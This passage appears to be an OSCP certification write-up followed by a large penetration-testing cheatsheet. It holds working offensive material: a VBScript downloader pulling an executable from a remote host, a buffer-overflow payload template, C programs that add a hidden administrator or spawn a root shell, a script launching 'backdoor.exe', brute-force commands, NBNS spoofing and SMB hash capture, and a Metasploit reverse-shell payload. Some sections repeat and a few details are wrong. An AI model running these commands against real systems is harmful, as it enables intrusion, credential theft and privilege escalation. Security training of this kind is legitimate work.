echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Asc(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

```

Execute

```
cscript wget.vbs http://10.10.10.10/file.exe file.exe
```

Buffer Overflow

Offensive Security did a fantastic job in explaining Buffer Overflows, It is hard at first but the more you do it the better you understand. I had re-read the buffer overflow section multiple times and ensured I knew how to do it with my eyes closed in preparation for the exam. Triple check the bad characters, don't just look at the structure and actually step through each character one by one would be the best advice for the exam.

Payload

```
payload = "\x41" * <length> + <ret_address> + "\x90" * 16 + <shellcode> + "\x43" * <remaining_length>
```

Pattern create

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <length>
```

Pattern offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l <length> -q <address>
```

nasm

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

```
nasm > jmp eax
```

Bad characters

```

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"

```

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xef\xf0"

"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

Privilege Escalation

There is basically two blog posts that are treated as the privilege escalation bible, g0tm1k's post for Linux & fuzzysecurity's post for Windows.

Offensive Security was able to provide a balance in the labs, there was definitely unique privilege escalate methods however there was also a lot of kernel exploits. I had developed a habit to searchsploit everything, with or without a version number, don't just skim..actually read them and understand how they work, there was countless times I had tried an exploit which failed and moved on only to realise it was the correct exploit but needed a slight tweak.

The devil is in the details, I was definitely guilty of skimming and missing the crucial details such as read and write permissions to /etc/passwd or sticky bit.

I had used three different scripts: LinuxPrivChecker, LinEnum, and PowerUp. It is important to remember that these scripts did not always find everything and manually searching for files is also required.

Kernel exploits were a bit of a hit and miss, machines are sometimes vulnerable many different ways..I always thought using a kernel exploit was a bit like cheating, especially dirtycow which is never the intended way. There is 2 github posts that contain pre-compiled exploits that I found usefull, they are: abatchy17's Windows Exploits & lucy0a's kernel exploits.

Scripts

useradd.c

Windows - Add user.

```
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */
```

```
int main ()
```

```
{
```

```
    int i;
```

```
    i=system("net user <username> <password> /add && net localgroup administrators <username> /add");
```

```
    return 0;
```

```
}
```

```
# Compile
i686-w64-mingw32-gcc -o useradd.exe useradd.c
SUID
```

Set owner user ID.

```
int main(void){
    setresuid(0, 0, 0);
    system("/bin/bash");
}
```

```
# Compile
gcc suid.c -o suid
Powershell Run as
```

Run file as another user with powershell.

```
echo $username = '<username>' > runas.ps1
echo $securePassword = ConvertTo-SecureString "<password>" -AsPlainText -Force >> runas.ps1
echo $credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword >> runas.ps1
echo Start-Process C:\Users\User\AppData\Local\Temp\backdoor.exe -Credential $credential >> runas.ps1
Process Monitor
```

Monitor processes to check for running cron jobs.

```
#!/bin/bash
```

```
# Loop by line
IFS=$'\n'
```

```
old_process=$(ps -eo command)
```

```
while true; do
    new_process=$(ps -eo command)
    diff <(echo "$old_process") <(echo "$new_process") | grep [\<\>]
    sleep 1
    old_process=$new_process
done
```

Exam

My exam was scheduled 9:00AM Monday morning about one week after my lab time had ended. The game plan was to scan target machines with Reconnoitre while I worked on the target machines then manually scan ports as they were found. I always had some form of enumeration scan running the background while I was working on the target machine.

I had taken screenshots of almost every step in preparation for the exam report, I also ran Open Broadcaster Software to record my screen while I did my exam, this was useful in case I had missed a screenshot to which I could refer to later. I had a separate terminal window for each target machine and never closed it so that I could also refer to later while doing the exam report.

In hindsight, the exam boxes were not particularly difficult but the vulnerabilities are well hidden. Beware of the red herrings and rabbit holes, they are placed intentionally! Knowing when to move on is important, there

were times where I had spent hours on a path for privilege escalation only to realise there was another method hidden in plain sight.

After sleeping for a few hours I immediately started on my report, my approach was to be heavily screenshot based and brief outlining only the steps required to exploit. Knowing who the target audience is important, the report was written such that a non-technical person was able to replicate the steps just by reading the report. The report totaled 43 pages and was completed in a few hours, it was zipped along with my lab report, uploaded and sent to Offensive Security.

Structure

OSCP/

└─ Offensive Security Lab Penetration Test Report

| └─ Introduction

| └─ Objective

| └─ Scope

└─ High-Level Summary

| └─ Recommendations

└─ Methodologies

| └─ Information Gathering

| └─ Service Enumeration

| └─ Penetration

| └─ Maintaining Access

| └─ House Cleaning

└─ Findings

└─ Box1 - 10.10.10.10

└─ Box2 - 10.10.10.11

└─ Box3 - 10.10.10.12

└─ Box4 - 10.10.10.13

└─ Box5 - 10.10.10.14

Conclusion

After the grueling 28 hour wait after submitting the report, the email from Offensive Security had arrived indicating that I had successfully completed the Penetration Testing with Kali Linux certification exam and have obtained the Offensive Security Certified Professional (OSCP) certification.

Pentesting Cheatsheet

In addition to my own contributions, this compilation is possible by other compiled cheatsheets by

g0tmilk, highon.coffee, and pentestmonkey, as well as a few others listed at the bottom. It's easiest to search via ctrl+F, as the Table of Contents isn't kept up to date fully.

Enumeration

General Enumeration:

`nmap -vv -Pn -A -sC -sS -T 4 -p- 10.0.0.1`

Verbose, syn, all ports, all scripts, no ping

`nmap -v -sS -A -T4 x.x.x.x`

Verbose, SYN Stealth, Version info, and scripts against services.

`nmap --script smb-check-vulns.nse --script-args=unsafe=1 -p445 [host]`

Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockover

- `netdiscover -r 192.168.1.0/24`

FTP Enumeration (21):

- `nmap --script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1`
- FTP service on 10.10.1.22:21
 - Enumeration
 - `nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22`
 - `hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp`

Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous:anonymous`.

Remember the binary and ascii mode!

If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

SSH (22):

`ssh INSERTIPADDRESS 22`

- SSH service on 10.10.1.22:22
 - Bruteforcing
 - `medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh`
 - `hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh`
 - `ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22`
 - Use nmap to automate banner grabbing and key fingerprints, e.g.
 - `nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'`
 - User enumeration
 - use `auxiliary/scanner/ssh/ssh_enumusers`
 - set `user_file /usr/share/wordlists/metasploit/unix_users.txt`
 - or
 - set `user_file /usr/share/seclists/Usernames/Names/names.txt`
 - run

```
python /usr/share/exploitdb/exploits/linux/remote/40136.py -U
/usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SMTP Enumeration (25):

```
nmap --script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1
```

```
nc -nvv INSERTIPADDRESS 25
```

```
telnet INSERTIPADDRESS 25
```

Finger Enumeration (79):

Download script and run it with a wordlist: <http://pentestmonkey.net/tools/user-enumeration/finger-user-enum>

- Always do users enumeration
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t \$ip
use auxiliary/scanner/smtp/smtp_enum
- Command to check if a user exists
VRFY root
- Command to ask the server if a user belongs to a mailing list
EXPN root
- Enumeration and vuln scanning:
nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 \$ip
- Bruteforce
hydra -P /usr/share/wordlists/nmap.lst \$ip smtp -V
- Metasploit user enumeration
use auxiliary/scanner/smtp/smtp_enum
- Testing for open relay

```
telnet $ip 25
```

```
EHLO root
```

```
MAIL FROM:root@target.com
```

```
RCPT TO:example@gmail.com
```

```
DATA
```

```
Subject: Testing open mail relay.
```

```
Testing SMTP open mail relay. Have a nice day.
```

```
.
```

```
QUIT
```

HTTP/HTTPS - Web Enumeration (80/443):

dirbuster (GUI)

dirb <http://10.0.0.1/>

nikto -h 10.0.0.1

[>] HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite

<http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/>

Burp Suite against HTTP Basic authentication

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts, files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tool has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)

- Login forms brute force

- Session brute force

- Parameter brute force

- Parameter fuzzing and injection (XSS, SQL)

- Basic and Ntlm authentication brute forcing

Source: <http://www.edge-security.com/webslayer.php>

root@kali:~# webslayer

Brute Force:

hydra 10.0.0.1 http-post-form

"/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P

/usr/share/wordlists/rockyou.txt -l admin

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, "What is that Website?". WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. "<meta charset='utf-8'>", but a minority of

WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.

EXAMPLE USAGE:

- * Scan example.com.

```
./whatweb example.com
```

- * Scan reddit.com slashdot.org with verbose plugin descriptions.

```
./whatweb -v reddit.com slashdot.org
```

- * An aggressive scan of wired.com detects the exact version of WordPress.

```
./whatweb -a 3 www.wired.com
```

- * Scan the local network quickly and suppress errors.

```
whatweb --no-errors 192.168.0.0/24
```

Pop3 (110):

```
telnet INSERTIPADDRESS 110
```

```
USER pelle@INSERTIPADDRESS
```

```
PASS admin
```

or:

```
USER pelle
```

```
PASS admin
```

RPCBind (111):

```
rpcinfo -p x.x.x.x
```

RPC (135)

- o Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip
```

```
nmap $ip --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 443 -

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable

First we need to investigate if the https-page is vulnerable to [heartbleed](#)

We can do that the following way.

```
sudo sslscan 192.168.101.1:443
```

or using a nmap script

```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 192.168.101.8
set verbose true
Run
```

- Open a connection
openssl s_client -connect \$ip:443
- Basic SSL ciphers check
nmap --script ssl-enum-ciphers -p 443 \$ip
- Look for unsafe ciphers such as Triple-DES and Blowfish
- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...
- Test authentication:
telnet \$ip 110
USER uer@\$ip
PASS admin
list
retr 1

Finger

port 79

<https://touhidshaikh.com/blog/?p=914>

Find Logged in users on target.

finger @\$ip
if there is no user logged in this will show no username

Check User is existed or not.

finger \$username@\$ip

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter **HTTP - Web Vulnerabilities**.

We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with **.htaccess** we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

```
AuthType Basic
AuthName "Password Protected Area"
AuthUserFile /var/www/html/test/.htpasswd
Require valid-user
Create .htpasswd file
htpasswd -cb .htpasswd test admin
service apache2 restart
```

This will now create a file called .htpasswd with the user: test and the password: admin

If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:

```
<Directory /var/www/html/test>
    AllowOverride AuthConfig
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m
DIR:/test -T 10
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.

If you already have a login to a user of that domain you might be able to escalate that privilege.

Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110
USER pelle@192.168.1.105
PASS admin
# List all emails
list
# Retrive email number 5, for example
retr 5
```

Port 111 - Rpcbind

RFC: 1833

Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP

Network time protocol. It is used to synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.

An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperability, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exist on a linux-server.

Connecting

For linux-users you can log in to the smb-share using smbclient, like this:

```
smbclient -L 192.168.1.102
smbclient //192.168.1.106/tmp
smbclient \\\192.168.1.105\\ipc$ -U john
smbclient //192.168.1.105/ipc$ -U john
```

If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.

So smb, for a linux-user, is pretty much like and ftp or a nfs.

Here is a good guide for how to configure

samba: [https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20\(Command-line%20interface/Linux%20Terminal\)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!](https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!)

```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077
"/10.10.10.10/My Share" /mnt/cifs
```

Connect with PSEXEC

If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.

```
use exploit/windows/smb/psexec
```

SMB\RPC Enumeration (139/445):

```
enum4linux -a 10.0.0.1
```

nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios

name and discover client workgroup / domain
py 192.168.XXX.XXX 500 50000 dict.txt
python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX
nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse
smbclient -L //INSERTIPADDRESS/
List open shares
smbclient //INSERTIPADDRESS/IPC\$ -U john
SMB uses the following TCP and UDP ports:

netbios-ns 137/tcp # NETBIOS Name Service
netbios-ns 137/udp
netbios-dgm 138/tcp # NETBIOS Datagram Service
netbios-dgm 138/udp
netbios-ssn 139/tcp # NETBIOS session service
netbios-ssn 139/udp
microsoft-ds 445/tcp # if you are using Active Directory

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

nmblookup -A \$ip
enum4linux -a \$ip
Used to enumerate data from Windows and Samba hosts and is a wrapper for smbclient, rpcclient, net and nmblookup

Look for users, groups, shares, workgroup/domains and password policies

list smb nmap scripts

locate .nse | grep smb

[+] NBNS Spoof / Capture
[>] NBNS Spoof
msf > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > show options
msf auxiliary(nbns_response) > set INTERFACE eth0
msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10
msf auxiliary(nbns_response) > run

[>] SMB Capture
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set JOHNPWFILE /tmp/john_smb
msf auxiliary(smb) > run

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analysis .

Samrdump is used to retrieve information about the target using SAM (Security Account Manager).
It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : `./samrdump.py username:password@target-ip-address protocol list`

Example : `./samrdump.py administrator:12345@192.168.232.172`

<http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html>

SNMP Enumeration (161):

`snmpwalk -c public -v1 10.0.0.0`

`snmpcheck -t 192.168.1.X -c public`

`onesixtyone -c names -i hosts`

`nmap -sT -p 161 192.168.X.X -oG snmp_results.txt`

`snmpenum -t 192.168.1.X`

for community in public private manager; do `snmpwalk -c $community -v1 $ip`; done

`snmpwalk -c public -v1 $ip`

`snmpenum $ip public windows.txt`

Less noisy:

`snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25`

Based on UDP, stateless and susceptible to UDP spoofing

`nmap -sU --open -p 161 10.1.1.1-254 -oG out.txt`

`snmpwalk -c public -v1 10.1.1.1 # we need to know that there is a community called public`

`snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users`

`snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes`

`nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip`

`snmp-check -t $ip -c public`

`onesixtyone -c names -i $ip`

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory here means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store users information. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sql injections. You can sometimes access the ldap using an anonymous login, or with other words no session. This can be useful because you might find some valuable data, about users.

`ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"`

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

Outgoing smtp-port

If Postfix is run on it it could be vulnerable to shellshock <https://www.exploit-db.com/exploits/34896/>

Port 631 - Cups

Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run `netstat`. You can log in to it here: <http://localhost:631/admin> You authenticate with the OS-users.

Find version. Test `cups-config --version`. If this does not work surf to <http://localhost:631/printers> and see the CUPS version in the title bar of your browser.

There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.

Related ports: 110 is the POP3 non-encrypted.
25, 465

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1521 - Oracle database

Enumeration

```
tnscmd10g version -h 192.168.1.101
```

```
tnscmd10g status -h 192.168.1.101
```

Bruteforce the ISD

```
auxiliary/scanner/oracle/sid_brute
```

Connect to the database with `sqlplus`

References:

<http://www.red-database-security.com/wp/itu2007.pdf>

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Oracle (1521):

```
tnscmd10g version -h INSERTIPADDRESS
```

```
tnscmd10g status -h INSERTIPADDRESS
```

Mysql Enumeration (3306):

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

```
nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122
```

Mysql-commands cheat sheet

<http://cse.unl.edu/>

[~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html](http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html)

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

Mysql

- o `nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306`
- o Nmap scan

```
nmap -sV -Pn -vv --script=mysql* $ip -p 3306
```

- o Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST --data  
'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

- o If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');  
mysql> \! sh  
MsSql
```

- o Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping  
nmap -sU --script=ms-sql-info $ip
```

- o Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- o Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload  
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- o Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../freetds.conf  
[someserver]  
host = $ip  
port = 1433  
tds version = 8.0  
user=sa
```

```
root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.

If the service is on its default port you can run this command to see what the

filesystem is sharing

```
showmount -e 192.168.1.109
```

Then you can mount the filesystem to your machine using the following command

```
mount 192.168.1.109:/ /tmp/NFS
```

```
mount -t 192.168.1.109:/ /tmp/NFS
```

Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.

This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.

Can be accessed through ftp. Some default passwords

here: <https://docs.oracle.com/cd/B10501>

[01/win.920/a95490/username.htm](https://docs.oracle.com/cd/B10501/01/win.920/a95490/username.htm) Name: Version:

Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

```
cat /etc/my.cnf
```

<http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html>

Mysql-commands cheat sheet

<http://cse.unl.edu/>

[~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html](http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html)

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

<https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the database and see what users and passwords that are available. Maybe someone is reusing a password?

So the first step is to find the login-credentials for the database. Those are usually found in some configuration-file on the web-server. For example, in Joomla they are found in:

/var/www/html/configuration.php

In that file you find the

```
<?php
class JConfig {
    var $mailfrom = 'admin@rainng.com';
    var $fromname = 'testuser';
    var $sendmail = '/usr/sbin/sendmail';
    var $password = 'myPassowrd1234';
    var $sitename = 'test';
    var $MetaDesc = 'Joomla! - the dynamic portal engine and
content management system';
    var $MetaKeys = 'joomla, Joomla';
    var $offline_message = 'This site is down for maintenance.
Please check back again soon.';
}
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop. Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt
rdp://192.168.1.101
```

Ms12-020

This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

I have seen this port being used by Apache James Remote Configuration.

There is an exploit for version 2.3.2

<https://www.exploit-db.com/docs/40123.pdf>

Port 47001 - Windows Remote Management Service

Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

VNC is used to get a screen for a remote host. But some of them have some exploits.

You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.

